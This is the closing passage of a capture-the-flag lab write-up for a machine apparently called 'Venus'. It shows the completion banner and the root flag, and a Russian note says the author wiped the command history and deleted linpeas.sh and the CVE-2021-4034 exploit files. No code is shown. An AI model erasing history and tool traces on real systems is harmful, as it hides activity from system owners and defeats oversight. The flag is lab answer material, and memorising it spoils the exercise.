@@@@@(/\*/(##(/(###(((#((((/((####/((((///((((/@@@@

@@@@@@%//((((#############((((/((/(/(\*/(((((@@@@@@

@@@@@@@@%#(((############(##((#((\*//(/(\*//@@@@@@@@

@@@@@@@@@@@/(#(####(###/((((((#(///((//(@@@@@@@@@@

@@@@@@@@@@@@@@@(((###((#(#(((/((///\*@@@@@@@@@@@@@@

@@@@@@@@@@@@@@@@@@@@@@@%#(#%@@@@@@@@@@@@@@@@@@@@@@

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

Congratulations on completing Venus!!!

If you have any feedback please contact me at SirFlash@protonmail.com

[root\_flag\_83588a17919eba10e20aad15081346af]

Тестирование окончено. Далее я подчистил за собой следы: удалил историю команду, удалил файлы «linpeas.sh», «CVE-2021-4034-main», «CVE-2021-4034-main.zip».

Все файлы сканирований и результаты тестирования будут предславлены вместе с отчетом на моем github: <https://github.com/whitecar1/> .